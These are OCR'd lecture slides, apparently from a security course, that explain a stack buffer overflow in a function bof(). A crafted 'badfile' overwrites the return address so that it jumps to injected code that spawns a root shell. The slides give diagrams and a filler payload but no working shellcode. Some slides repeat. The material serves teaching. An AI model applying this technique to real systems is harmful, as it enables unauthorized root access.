
THE STACK



Here is the current stack frame in bof()

We can control the contents of buffer[] with our `badfile`

THE STACK



... previous stack frames...

Arguments

Return Address

Previous frame pointer

buffer[99]

.

.

.

.

.

buffer[0]


Here is the current stack frame in bof()

We can control the contents of buffer[] with our `badfile`

Badfile =
AAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA
AAAAAAAAAAAAAA

We can overflow this buffer and overwrite the contents above it


THE STACK



The juicy piece of information here in the **return address**

The program will jump to that address and continue to execute code

THE STACK



… previous stack frames…

Arguments

Return Address

Previous frame pointer

buffer[99]
.
.
.
.
.
buffer[0]


The juicy piece of information
here in the **return address**

The program will jump to that address and continue to execute code

We can overwrite it, so it points to the location of our own code we also inject

And our code will ....

THE STACK



… previous stack frames…

Arguments

Return Address

Previous frame pointer

buffer[99]
.
.
.
.
.
buffer[0]

The juicy piece of information here in the **return address**


The program will jump to that address and continue to execute code

We can overwrite it, so it points to the location of our own code we also inject


And our code will get a root shell

(there are many things our code can do, but we will be focused on getting a root shell)

THE STACK



“badfile”



THE STACK

… previous stack frames…

Arguments

Return Address

Previous frame pointer

buffer[99]
.
.
.
.
.
buffer[0]

+

Malicious Code

Stuff

New return address

Stuff

“badfile”

=

THE STACK

Malicious Code

(overwrite)

